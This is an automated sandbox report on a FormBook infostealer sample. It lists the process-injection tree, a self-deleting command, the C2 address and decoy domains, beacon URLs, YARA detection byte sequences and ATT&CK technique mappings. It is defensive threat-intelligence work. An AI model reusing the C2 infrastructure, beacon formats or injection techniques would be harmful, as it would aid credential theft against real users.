ID: 438542
Sample Name:
WXs8v9QuE7.exe
Cookbook: default.jbs
Time: 18:23:13
Date: 22/06/2021
Version: 32.0.0 Black Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Windows Analysis Report WXs8v9QuE7.exe

Overview


General Information

Sample Name:	WXs8v9QuE7.exe
Analysis ID:	438542
MD5:	1f45b0e2bd669bc.
SHA1:	6ea61f1b39548a8.
SHA256:	ef05dd27e2dc499.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Process Tree

- **System is w10x64**
- WXs8v9QuE7.exe (PID: 5432 cmdline: 'C:\Users\user\Desktop\WXs8v9QuE7.exe' MD5: 1F45B0E2BD669BCE49B2140373243A91)
  - WXs8v9QuE7.exe (PID: 5880 cmdline: 'C:\Users\user\Desktop\WXs8v9QuE7.exe' MD5: 1F45B0E2BD669BCE49B2140373243A91)
    - cscript.exe (PID: 1632 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: 00D3041E47F99E48DD5FFFEDF60F6304)
      - cmd.exe (PID: 1864 cmdline: /c del 'C:\Users\user\Desktop\WXs8v9QuE7.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 1488 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - autoconv.exe (PID: 5428 cmdline: C:\Windows\SysWOW64\autoconv.exe MD5: 4506BE56787EDCD771A351C10B5AE3B7)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.oceancollaborative.com/bp3i/"
  ],
  "decoy": [
    "bancambios.network",
    "centroufologicosiciliano.info",
    "personalloansonline.xyz",
    "xn---yado-8e4dze0c.site",
    "americanscientific.net",
    "5australiacl.com",
    "sportsiri.com",
    "harchain.com",
    "oakandivywedding.com",
    "getbattlevizion.com",
    "laurenamason.com",
    "middreampostal.com",
    "realityawarenetworks.com",
    "purplequbе.com",
    "reufhroir.com",
    "dr-farshidtajik.com",
    "spinecompanion.com",
    "grpsexportsandimports.com",
    "nodeaths.com",
    "indylead.com",
    "payplrif617592.info",
    "counteraction.fund",
    "t4mall.com",
    "lnbes.com",
    "5xlsteve.com",
    "kocaelimanliftkiralama.site",
    "jacksonmesser.com",
    "nicehips.xyz",
    "accelerator.sydney",
    "dembyanndson.com",
    "tori2020.com",
    "ilium-partners.com",
    "amazingfinds4u.com",
    "therebelpartyband.com",
    "mutanterestaurante.com",
    "underce.com",
    "foldarusa.com",
    "canyoufindme.info",
    "fewo-zweifall.com",
    "fredrika-stahl.com",
    "bankalmatajer.com",
    "themindsetbreakthrough.com",
    "kesat-ya10.com",
    "9wsc.com",
    "jimmymasks.com",
    "bluebeltpanobuy.com",
    "my-ela.com",
    "motivactivewear.com",
    "myrivercityhomeimprovements.com",
    "xn--2o2b1z87x8sb.com",
    "pholbhf.icu",
    "8ballsportsbook.com",
    "doodstore.net",
    "shenghui118.com",
    "glavstore.com",
    "mydystopianlife.com",
    "woodlandsceinics.com",
    "trickshow.club",
    "vitali-tea.online",
    "thechandeck.com",
    "blinbins.com",
    "mcgcompetition.com",
    "xrglm.com",
    "mikefling.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000001.231883360.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000001.231883360.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000001.231883360.0000000000400000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.301526292.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.301526292.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.1.WXs8v9QuE7.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.WXs8v9QuE7.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.1.WXs8v9QuE7.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
1.1.WXs8v9QuE7.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.WXs8v9QuE7.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Copyright Joe Security LLC 2021

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

Copyright Joe Security LLC 2021

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	Input Capture 1	Security Software Discovery 1 3 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
WXs8v9QuE7.exe	19%	Virustotal		Browse
WXs8v9QuE7.exe	20%	ReversingLabs		
WXs8v9QuE7.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsa7685.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsa7685.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.cscript.exe.748a10.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
18.2.cscript.exe.4d87960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.1.WXs8v9QuE7.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.WXs8v9QuE7.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.WXs8v9QuE7.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.2.WXs8v9QuE7.exe.2280000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.WXs8v9QuE7.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.0.WXs8v9QuE7.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

Source	Detection	Scanner	Label	Link
www.fredrika-stahl.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.doodstore.net/bp3i/?2db=/O9fLU9fKPl9hp8FjcQBjfSEDJBN8B2QQZ2zni9zphKaS5k3K3CvlS+mwENkfwkv1cT8&ApZx=O2MHiVr0W	0%	Avira URL Cloud	safe	
http://www.5xlsteve.com/bp3i/?2db=zbNXh78uhP7VzN8kPHFueaY47g6J6psPJhyFJvfKuCHih9LJaB8PnmAAQmuNnVgiv7yX&ApZx=O2MHiVr0W	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.mutanterestaurante.com/bp3i/?2db=E7M2l69Gv0yeE4KBOXHGh6mx//FtP199Dh6qlRwE96ss/V1ksNZ+8ksSpGi6EwZCpyax&ApZx=O2MHiVr0W	0%	Avira URL Cloud	safe	
http://www.tori2020.com/bp3i/?2db=MlxGGjj2GILR3uc1yrCD+B+Qm9+cwVH8bO7hosl1JjKtZPf8ruvdLFpmglVOZIulzoDe&ApZx=O2MHiVr0W	0%	Avira URL Cloud	safe	
http://www.motivactivewear.com/bp3i/?2db=zzYPr0OAQH7TXWaM6HNOV25V/HRJbXLG3d0AEq0Xu0niOsubCwaCiuhJfb7NIA/TR+lf&ApZx=O2MHiVr0W	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
www.oceancollaborative.com/bp3i/	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.fredrika-stahl.com/bp3i/?2db=cas+hsZJvZFo3GF+EdMNCMOiV1dGjFKaknimsFdRmzAJWDDXgl+w3pBTGW4WB38KsB49&ApZx=O2MHiVr0W	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://https://www.123-reg-new-domain.co.uk/iframe.html	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.purpleqube.com/bp3i/?2db=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8Etbmrh51eTDYYM&ApZx=O2MHiVr0W	100%	Avira URL Cloud	phishing	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.5xlsteve.com	94.136.40.51	true	true		unknown
www.fredrika-stahl.com	185.53.177.12	true	true	• 0%, Virustotal, Browse	unknown
vallble01.xshoppy.shop	75.2.124.199	true	true		unknown
www.grpsexportsandimports.com	52.74.134.26	true	false		unknown
www.shenghui118.com	45.192.104.89	true	true		unknown
doodstore.net	67.199.248.12	true	true		unknown
purpleqube.com	119.81.95.146	true	true		unknown
www.tori2020.com	222.239.248.209	true	true		unknown
www.9wsc.com	23.225.101.32	true	true		unknown
mutanterestaurante.com	50.87.146.99	true	true		unknown
motivactivewear.com	34.102.136.180	true	false		unknown
oceancollaborative.com	184.168.131.241	true	true		unknown
www.purpleqube.com	unknown	unknown	true		unknown
www.motivactivewear.com	unknown	unknown	true		unknown
www.reufhroir.com	unknown	unknown	true		unknown
www.doodstore.net	unknown	unknown	true		unknown
www.mutanterestaurante.com	unknown	unknown	true		unknown
www.oceancollaborative.com	unknown	unknown	true		unknown
www.underce.com	unknown	unknown	true		unknown
www.kocaelimanliftkiralama.site	unknown	unknown	true		unknown
www.kesat-ya10.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.doodstore.net/bp3i/?2db=/O9fLU9fKPl9hp8FjcQBjfSEDJBN8B2QQZ2zni9zphKaS5k3K3CvlS+mwENkfwkv1cT8&ApZx=O2MHiVr0W	true	• Avira URL Cloud: safe	unknown
http://www.5xlsteve.com/bp3i/?2db=zbNXh78uhP7VzN8kPHFueaY47g6J6psPJhyFJvfKuCHih9LJaB8PnmAAQmuNnVgiv7yX&ApZx=O2MHiVr0W	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.mutanterestaurante.com/bp3i/?2db=E7M2l69Gv0yeE4KBOXHGh6mx//FtP199Dh6qlRwE96ss/V1ksNZ+8ksSpGi6EwZCpyax&ApZx=O2MHiVr0W	true	• Avira URL Cloud: safe	unknown
http://www.tori2020.com/bp3i/?2db=MlxGGjj2GILR3uc1yrCD+B+Qm9+cwVH8bO7hosl1JjKtZPf8ruvdLFpmglVOZIulzoDe&ApZx=O2MHiVr0W	true	• Avira URL Cloud: safe	unknown
http://www.motivactivewear.com/bp3i/?2db=zzYPr0OAQH7TXWaM6HNOV25V/HRJbXLG3d0AEq0Xu0niOsubCwaCiuhJfb7NIA/TR+lf&ApZx=O2MHiVr0W	false	• Avira URL Cloud: safe	unknown
www.oceancollaborative.com/bp3i/	true	• Avira URL Cloud: safe	low
http://www.fredrika-stahl.com/bp3i/?2db=cas+hsZJvZFo3GF+EdMNCMOiV1dGjFKaknimsFdRmzAJWDDXgl+w3pBTGW4WB38KsB49&ApZx=O2MHiVr0W	true	• Avira URL Cloud: safe	unknown
http://www.purpleqube.com/bp3i/?2db=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8Etbmrh51eTDYYM&ApZx=O2MHiVr0W	true	• Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.53.177.12	www.fredrika-stahl.com	Germany		61969	TEAMINTERNET-ASDE	true
50.87.146.99	mutanterestaurante.com	United States		46606	UNIFIEDLAYER-AS-1US	true
75.2.124.199	vallble01.xshoppy.shop	United States		16509	AMAZON-02US	true
119.81.95.146	purpleqube.com	Singapore		36351	SOFTLAYERUS	true
34.102.136.180	motivactivewear.com	United States		15169	GOOGLEUS	false
184.168.131.241	oceancollaborative.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
222.239.248.209	www.tori2020.com	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
94.136.40.51	www.5xlsteve.com	United Kingdom		20738	GD-EMEA-DC-LD5GB	true
67.199.248.12	doodstore.net	United States		396982	GOOGLE-PRIVATE-CLOUDUS	true
23.225.101.32	www.9wsc.com	United States		40065	CNSERVERSUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	438542
Start date:	22.06.2021
Start time:	18:23:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	WXs8v9QuE7.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.evad.winEXE@9/3@16/10
EGA Information:	Failed
HDC Information:	• Successful, ratio: 27.1% (good quality ratio 25%) • Quality average: 77% • Quality standard deviation: 30.1%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.53.177.12	GLqbDRKePPp16Zr.exe	Get hash	malicious	Browse	• www.and.today/bmfb/?2djxG=Yts8sH50jFIPGpa&sXR8Etn=9xwymc/IefVChBT+ma92A3rgxQiTRi/TdoRkkKjN09Xdfg/XB5VmY2hWTlePB89GMbMj
	BBTNC09.exe	Get hash	malicious	Browse	• www.tateandlylefibres.com/5tsq/?UTdx-fG=SylDT7ZrX7TQRocqkeMXGoAHs2xP9/r0Sju7AmKOa5zuU38bBZ3YZtOXnY+mUIr66aeF&Ppd=Ib04qfqhozGpx8
	MR3Pv2KUUr.exe	Get hash	malicious	Browse	• www.tateandlylefibres.com/5tsq/?SzuPiJ=SylDT7ZrX7TQRocqkeMXGoAHs2xP9/r0Sju7AmKOa5zuU38bBZ3YZtOXnY+ML4b6+YWF&PR3=uTyXQJdhBZjx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WEIR RFQ# BJW 98728973 .doc	Get hash	malicious	Browse	• www.angelblake.com/n76/?g8cd9d=XtYXT8aJ/l7dzjq74aEsWprbRn1CUJ/Umc1UTvzR1ksM9WHMn9AJ/m2jV7zd4j7Uba4VXw==&sBW=KzrD
50.87.146.99	Tcopy.exe	Get hash	malicious	Browse	• www.mutanterestaurante.com/bp3i/?RrTH=EVFT8Bbpw4nhxZ&TBZ0=E7M2l69Gv0yeE4KBOXHGh6mx//FtP199Dh6qlRwE96ss/V1ksNZ+8ksSpFCqLRJ63Xz2
